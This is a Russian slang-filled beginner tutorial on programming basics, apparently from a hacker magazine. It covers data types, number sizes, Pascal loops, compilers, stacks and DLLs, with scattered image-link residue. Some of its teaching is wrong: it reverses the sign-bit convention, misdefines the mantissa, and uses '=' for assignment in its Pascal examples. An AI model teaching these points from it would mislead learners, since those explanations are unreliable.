**ДРОБНЫМ ЧИСЛОМ** ты описал количество денег. Что это значит? Смотри: вот денег у тे-




одного типа.

**ТИПЫ ДАННЫХ (TYPE)** - это СТРОКА, ЦЕЛОЕ ЧИСЛО, ДРОБНОЕ ЧИСЛО, БИТ, БАЙТ, СИМВОЛ, МАССИВ, ФАЙЛ и еще целая туча хуча разных типов, которые применяются реже. Ты можешь и сам свои типы данных придумывать - например, тип данных "ТЕТКА".

**СТРУКТУРА ДАННЫХ** - это все вместе. Вот твои планы на вечер (ночь, утро...) - это и есть структура данных, просек? И эта структура состоит из данных разных типов. Этих самых типов, как ты уже понял, вагон и маленькая тележка. Комп в одном массиве переменные разных типов хранить не дает. Да и выяснить, что больше, строка "ВАСЯ ПУПКИН" или число 132, не может тоже (я тоже не могу :)). Резонный вопрос - почему? Все просто. Помнишь про две ноги в одной штанине? Так вот, каждый тип данных занимает разное количество места в ПАМЯТИ. Ну, ты когда из дома выходил, ты же знал, куда идешь и зачем? Во-во, ты помнил это дело, то есть держал в ОПЕРАТИВНОЙ ПАМЯТИ (RAM). Оперативная она потому, что ты с ней сейчас работаешь. А завтра все забудешь на фиг. А вот записняк твой с телефонами - это уже ПОСТОЯННАЯ ПАМЯТЬ (ROM). Пока ты его не поселял, он всегда с тобой.

## РАЗМЕРЫ

Так вот о размерах. Например, бит - он и занимает бит памяти. А вот число 200 в бит уже не запихнешь. Приходится выделять памяти побольше. Помнишь, мы договорились делить информацию на байты (8 бит)? Прикинем... 11111111b - это в десятичной системе счисления 255. Больше, чем число 200, которое нам надо запомнить. Значит, влезет! Смело выделяем под это число 1 байт и радуемся жизни. А если нам надо записать 300? В байт уже не лезет... Надо выделять побольше. Два байта. В два байта у нас поместится аж 1111111111111111b - 65535!!! Круто, да? Такое число, состоящее из 2 байт, принято называть СЛОВОМ (WORD). А ведь бывают числа и побольше... Тут все снова просто - увеличиваем размер числа в байтах в 2 раза, получаем 4 байта, или ДВОЙНОЕ СЛОВО (DOUBLE WORD). И уж сюда можно затолкать!!! Не, не то, что ты подумал. Просто число - правда, аж до 4294967295.



+-

Теперь такая подлянка - а если число отрицательное? Чего делать? Метод номер раз: берем один бит числа (первый слева) и договариваемся, что если он равен 1, то это число - положительное, больше 0, а если этот бит равен 0, то число отрицательное. На этом мы,


конечно, теряем 1 бит в СТАРШЕМ РАЗРЯДЕ (HIGH), но получаем знак, то есть наше число становится ЗНАКОВЫМ. Метод номер два: берем и договариваемся, что, например, первый байт слова содержит положительные числа при том условии, если другой байт равен 0, а второй байт - отрицательное. Сложно? Правильно, сложно. Поэтому второй метод почти нигде не применяется. Чем дальше в лес, тем толще партизаны. А если число не целое? Сам подумай, как компу, который только и знает, что 0 и 1, втолковать, что вот это - не целое число, а официальная дробь? И тут пытливые умы нашли метод. Они поделили это самое число на две части. Одна - до запятой, вторая - после. Первое число обозвали ЦЕЛОЙ ЧАСТЬЮ, а второе - МАНТИССОЙ (имечко будь здоров...). И стали его хранить в таком виде в памяти. А чтобы мало не казалось (мало ли, может ты полет на Марс считать собрался), дробные числа разделили на 2 типа:

**ОДИНАРНОЙ (SINGLE) и ДВОЙНОЙ (DOUBLE) ТОЧНОСТИ.** Они занимают 4 байта и 8 байт соответственно. Двойная точность - это когда на Марс собираешься. Там на ноль целых ни фига десятых ошибся и вместо Марса прилетел на Юпитер, и хорошо, если вообще прилетел.

**РАЗМЕР СТРОКИ.** Но мы же, в конце концов, не только числа в компе храним. А вот хочу я в качестве переменной в своей проге использовать цитату Гоги Хакеридзе! С числами как-то не вяжется. Ну, есть варианты, конечно. Например, 3.14здец. А цитата может быть ого-го! Вот такую цитату нам приходится записывать строкой. То есть строка должна быть не меньше того самого "ого-го". Раньше думали, что ничего умнее 255 символов сказать нельзя. Поэтому и строка была ограничена 255 символами. А потом выяснилось, что кое-кто мыслит помасштабнее... Так что сейчас в языках программирования размер строк не ограничивается.

**А РАЗМЕР МАССИВА** по определению произвольный. Если в нем 100 байт, то и размер его 100 байт, а если 100 строк - то, сам понимаешь...

Теперь понятно, почему строку к байту приравнивать не получится? :)))




### ЧТО ТЕБЕ В ИМЕНИ МОЕМ...

Мы тут с тобой развели здоровенный ля-ля на счет типов, переменных, массивов, констант и все такое. Но! Это все только начало, самое интересное впереди. Как ты думаешь, если тебе надо в твоей проге решить уравнение  $(A+B)*C=D$ , чего делать будем? Хорошо, если ты знаешь, что  $A=1$ ,  $B=5$ ,  $C=7$ . Д посчитать - нет проблем. А если эти числа получаются после решения других восьмиэтажных уравнений? И получаются они 10 раз, и тебе надо эту самую  $D$  посчитать те самые десять раз? Подойдем к решению задачи творчески: есть числа  $A$  и  $B$ , надо их сложить, потом умножить на  $C$  и записать ответ в переменную  $D$ . Для начала определимся с типами. Догово-

римся, что все числа у нас - целые, так проще. Значит, в программе напишем что-то типа: "А ОБЪЯВИ-ка ты нам 4 переменные типа ЦЕЛЫЕ ЧИСЛА". А программа нам: "Да не вопрос, только как их друг от друга отличать прикажете?". А мы ей: "Тундра ты бескрайняя, мы им сейчас ИМЕНА дадим. Первую мы назовем  $A$ , вторую -  $B$ ...". И чего же у нас вышло? Получились у нас 4 переменные одного типа ЦЕЛОЕ с разными именами ( $A, B, C$  и  $D$ ). Теперь с этими переменными программа сможет творить все что угодно! Вот как это будет выглядеть на ЯЗЫКЕ ПРОГРАММИРОВАНИЯ PASCAL:

```
Program MyCoolProgram; (программа начинается тут!)
```



Var  $A, B, C, D$ : Integer; (ОБЪЯВЛЕНИЕ переменных типа ЦЕЛОЕ и их ИМЕН)

Begin (тут начинается то, что будет делать программа)

Ну, здесь находится, естественно, крутой код крутейшей проги, которая ломает Инет, но это неважно.

End (а тут, взломав Инет, прога закругляется).

Все просто и логично как лозунг на заводе!

### ПОВТОРИ, ЧТО ТЫ СКАЗАЛ!!!

Решаем нашу задачу дальше. Для решения уравнения нам надо определиться, что мы знаем и что хотим узнать. А знаем мы, по условию,  $A, B$  и  $C$ . Найти нужно  $D$ . Так что ПРИСВОИМ ЗНАЧЕНИЯ ПЕРЕМЕННЫМ. Пишем приблизительно следующее:  $A=4$ ,  $B=3$ ,  $C=5$ . Теперь составим уравнение, как в третьем классе:  $D=(A+B)*C$ . Как машина прочитает это уравнение: "Присвоить переменной  $D$  значение, получающееся при решении уравнения  $(A+B)*C$ ". Все. Кульнохацерская прога готова! Вот так она запишется на языке PASCAL:

```
Program MyCoolProgram; (это строка, с которой прога начинается)
```

```
Var  $A, B, C, D$ : Integer; (объявляем переменные...)
```

```
Begin (начинаем исполнение кода)
```

```
 $A=4$ ; (присваиваем значение переменной  $A$ )
```

```
 $B=3$ ; (присваиваем значение переменной  $B$ )
```

```
 $C=5$ ; (присваиваем значение переменной  $C$ )
```

```
 $D:=(A+B)*C$ ; (А значение переменной  $D$  будет равняться сумме  $A+B$ , умноженной на  $C$ )
```

```
Writeln ('Получилось аж ',  $D$ ) (эта строка выводит значение переменной  $D$  на экран)
```

```
End. (программа кончается)
```

### ЦИКЛЫ

Вот ты и сочинил свою первую прогу. Все кодеры начинали именно так, поверь мне. С комовским разъемом пониже спины никто не родился. Так, патетику в сторону, полетели дальше. Допустим, надо посчитать всю это бодягу 10 раз. Да с разными значениями  $A, B, C$ . Как? Десять раз переписать? С ума сойдешь. И тут тебе поможет классная вещь - ЦИКЛ. Цикл - это задание исполнителю повторить многократно одну или несколько указан-



ных в теле цикла команд. Цикл представляет собой оператор объявления цикла и тело цикла. А ТИПОВ ЦИКЛА не один, а целых три. Причем каждый для своих целей. "Дык это ж окосеть можно!" - скажешь ты. И будешь не прав. Ну сам посуди: жизненная ситуевина - ты точно знаешь, что тебе надо что-то сделать в проге 10 раз подряд. Тут тебе поможет ЦИКЛ ДЛЯ (FOR). Ну а если ты не знаешь, сколько тебе надо считать или что-то делать, однако знаешь, что это надо ПОВТОРЯТЬ ДО ТЕХ ПОР, ПОКА (REPEAT ... UNTIL) чего-то там не станет таким, как нужно тебе. Ну а когда клубишься ты с перцами, то тут цикл третьего типа: пей пиво, ПОКА НЕ (WHILE) упадешь (не почувствуешь прилив сил и вдохновения). А в проге эти циклы оформляются так:

### Цикл ДЛЯ (FOR)

FOR переменная: =начальное\_значение to конечное\_значение do

Begin

Тут то, что надо делать много раз. Называется ТЕЛО ЦИКЛА.

End;

Цикл ПОВТОРЯТЬ ДО ТЕХ ПОР, ПОКА (REPEAT ... UNTIL)

Repeat

ТЕЛО ЦИКЛА

Until (условие)

Этот цикл закончится ТОЛЬКО тогда, когда условие в скобках выполнится, то есть ЛОГИЧЕСКОЕ ВЫРАЖЕНИЕ в скобках станет ИСТИННЫМ.

Например,  $6 > 5$  - это ИСТИНА (TRUE), а вот  $4 < 0$  - это ЛОЖНО (FALSE). Этот цикл ВСЕГДА ВЫПОЛНЯЕТСЯ ХОТЯ БЫ ОДИН РАЗ!

Цикл ПОКА НЕ (WHILE)

While (выражение) do

Begin

ТЕЛО ЦИКЛА.

End;

А вот этот цикл может и не выполниться ни разу, если выражение в скобках исходно ЛОЖНО. Вот как теперь можно решить нашу задачу с использованием цикла FOR:

```
Program MyCoolProgram;
Var A,B,C,D,I: Integer;
Begin {начало программы}
```

```
For i:=1 to 10 do
Begin {Начало тела цикла}
A=(Задать значение A);
B=(Задать значение B);
C=(Задать значение C);
D:=(A+B)*C;
Writeln('Получилось аж ', D)
End; {окончание тела цикла}
End. {окончание программы}
```

Если ты обратил внимание - появилась новая переменная I, она называется ПАРАМЕТР ЦИКЛА. Кстати, при повышенной внимательности ты увидишь, что объявлена переменная I, а в цикле она называется i (малая I). Так вот, запомни: в большинстве языков программирования РЕГИСТР ИМЕН ПЕРЕМЕННЫХ (ну, с какой буквы начинаются (продолжаются) имена переменных) компу глубоко по фигу. Такая ситуация не везде, но в большинстве случаев это так. Вот мы и решили задачу с повторением чего-то там нужное число раз. Просто? Еще как! Все просто, главное - просечь фишку...

### КАК ГОВОРИТЬ С МАШИНОЙ, ИЛИ ЯЗЫК ПРОГРАММИРОВАНИЯ

Прикинь, ты в России, комплектуху компа де-

**ВОТ ТЫ И СОЧИНИЛ СВОЮ  
ПЕРВУЮ ПРОГУ. ВСЕ КОДЕРЫ  
НАЧИНАЛИ ИМЕННО ТАК, ПОВЕРЬ  
МНЕ. С КОМОВСКИМ РАЗЪЕМОМ  
ПОНИЖЕ СПИНЫ НИКТО НЕ  
РОДИЛСЯ.**

лали на Тайване, собирали в Урюпинске, поставили на него Винду, сделанную в Американщине. Как общаться прикажете? Вот и придумали дяди языки программирования, которые как все нормальные языки имеют слова - ОПЕРАТОРЫ (OPERATOR). Оператор - это то, что ты говоришь машине, слово того языка, который вы понимаете оба. FOR, UNTIL, REPEAT, WHILE, IF, THEN, ELSE - это все операторы.

**СИНТАКСИС ЯЗЫКА ПРОГРАММИРОВАНИЯ (SYNTAX)** - это как их правильно расположить друг за другом, чем разделить и, вообще, как их использовать. Теперь что такое КОМПИЛЯТОР (COMPILER). Тут все просто. Прикинь, ты с китайской девчонкой познакомился в чате? А вот по-китайски ты не рушишь... Фигово, да? А если переводчика дос-

тать? Вот тут совсем другое дело. Так и с компом - ему все эти буковки сугубо фиолетовы, он, как ты помнишь, ничего не знает, кроме 0 и 1. Вот КОМПИЛЯТОР-то твои писания в эти самые единички и нолики и переводит. Так сказать, поближе к природе. :))

Программа твоя исполняется замечательно, но, вот беда, в какой-то момент ее пробирают жуткие глюки. Берет и валится! Ну, ты припоминаешь маму Билла Гейтса, всех его родственников... Не помогает... В таких случаях программу подвергают ТРАССИРОВКЕ (TRACE/DEBUG, об этом у нас целая статья есть в этом спеце). Трассировка - это когда компьютер исполняет твою программу по шагу, а ты за ним присматриваешь: "Тут все хорошо, тут тоже, а тут... Е!!! Как так!!" - все, глюк отловлен. И так всю программу. А если прога на 200 кубов текста? Тогда, если знаешь, где глюк вероятнее всего расположен, то тут можно поставить ловушку БРЕКПОИНТ (BREAK-POINT) и трассировать программу уже с этого места. До брекпойнта программа выполнится быстро и без твоего участия. Ну и еще маленькая куча понятий из программерского лексикона.


**ЗАРЕМИТЬ (REM).** Если какая-то часть программы стала тебе не нужна, то ее можно не удалять (вдруг потом понадобится), а пометить как ремарку (пояснение).

**ИСХОДНИКОМ или СЫРЦОМ (SOURCE)** называется текст программы на языке прог-

раммирования.

### КУДА ПОЙТИ, КУДА ПОДАТЬСЯ

Ну что, перчило, ты еще не замаялся читать? Если нет, то сейчас мы разберемся еще с одной фишкой - УСЛОВИЯМИ. Такая ситуация: надо объяснить твоей куче железа что-то типа: "...ты тут считай, а вот если у тебя получится 0, то ты считай там, а если юзер нажмет пимпу "A" - то вообще закругляйся". Тут нам на помощь придет ОПЕРАТОР ЕСЛИ..... ТО..... ИНАЧЕ (IF..... THEN..... ELSE.....). Возвращаясь к нашим условиям: опишем на понятном машине языке человеческое предложение "...ты тут считай, а вот если у тебя получится 0, то ты считай там, а если юзер нажмет пимпу "A", то вообще закругляйся, иначе запускай



Кваку". Вот чего у тебя получится:


.....  
IF получилось 0 THEN считай там;  
IF юзер нажал пимпу "A" THEN закругляйся  
ELSE запускай Кваку;  
.....

Дабы комп просек, куда ему, собственно, обратиться за данными в каждом случае, была придумана МЕТКА (LABEL). То есть комп читает программу сверху вниз, как и все нормальные перцы. И доходит до места, где надо проверить, например, не нажал ли юзер кнопец, - и дальше работать в зависимости от этого обстоятельства. Но код-то для разных вариантов поведения проги находится в разных местах, так? Так вот, в каждом конкретном месте ставится метка со своим именем. И в проге описывается: если так-то, то иди к метке 1, а если не так, то - к метке 2. Только не увлекайся. Есть правило: крутизма программера обратно пропорциональна числу меток в программе.

## ВОТ ЕЩЕ НЕСКОЛЬКО ПОНЯТИЙ КОДИНГА

**СТЕК.** Упорядоченный набор элементов (составляющих частей стека), в котором добавление новых элементов или выбрасывание старых может происходить только с одного конца. Этот конец, вдобавок ко всему, в умных книжках вершиной стека обзывают. Представь, что ты занимаешься изготовлением пиратских CD на дому. :) Сидишь, лепишь себе с болванок заветные алюминиевые, потом свет отрубается, дверь выламывается... доблестная милиция пожаловала! Ну, ты первым делом куда диски денешь? Нет, смыть в биде их не надо! :) Ломишься на кухню и в вентиляцию все: там узко, не упадут. Вот тебе и стек настоящий в вентиляции получился: нижний диск не вытащишь - придется сверху по одному тянуть :). В этом случае элементы стека - это твои кровные сальные что ни на есть компактные диски. Стеки в умных книжках еще называют структурами LIFO (Last In First Out) - последним пришел, первым ушел.

**ПРОЦЕДУРА.** Часть программы, реализующая свой алгоритм. Она же подпрограмма (все зависит от языка разные названия). Процедуры обычно - это ни что иное, как отдельная небольшая "программка" (т.е. подпрограмма), все ее команды выполняют небольшую (по сравнению с основной), но конкрет-



ную задачу. Пример: процедура очистки окна в досяевых прогах ('CLS' в васике).

**ФУНКЦИЯ.** Часть программы (подпрограмма), которая после окончания выполнения своего алгоритма выдает определенный результат (значение функции). Грубо говоря, процедура, которая

дает результат. Функции могут иметь аргументы. Короче, все как в школьной математике 8-9 классов: функции от аргументов (или ты математику не учил?).

## БИБЛИОТЕКИ DLL (Dynamic Linked Library)

- библиотеки динамической компоновки (так говорят в любимых умных книгах :)). Работают они как юниты в Паскале/Дельфях. Только, грубо говоря, код юнитов паскалевых во время компиляции цепляется к проге, да так, что потом не отлепишь (т.е. линкуются статически), а dll-ки существуют свободно от проги, их использующей. Юзать dll удобно тем, что она грузится только тогда, когда это нужно твоей (или спиратченной :) ) софтине. При этом процедуры, функции и прочая шняга из dll могут использоваться и другими прогами или dll'ами. Самое веселое, что библиотеки dll могут быть написаны х3 на каком языке: пишешь ты прогу на Вижуал Васике и юзаешь dll-ку, забацанную на Си. :) Короче, dll - это рулезная фича :), которую удобно напихать, например, фун-

кции, используемые несколькими твоими программами.

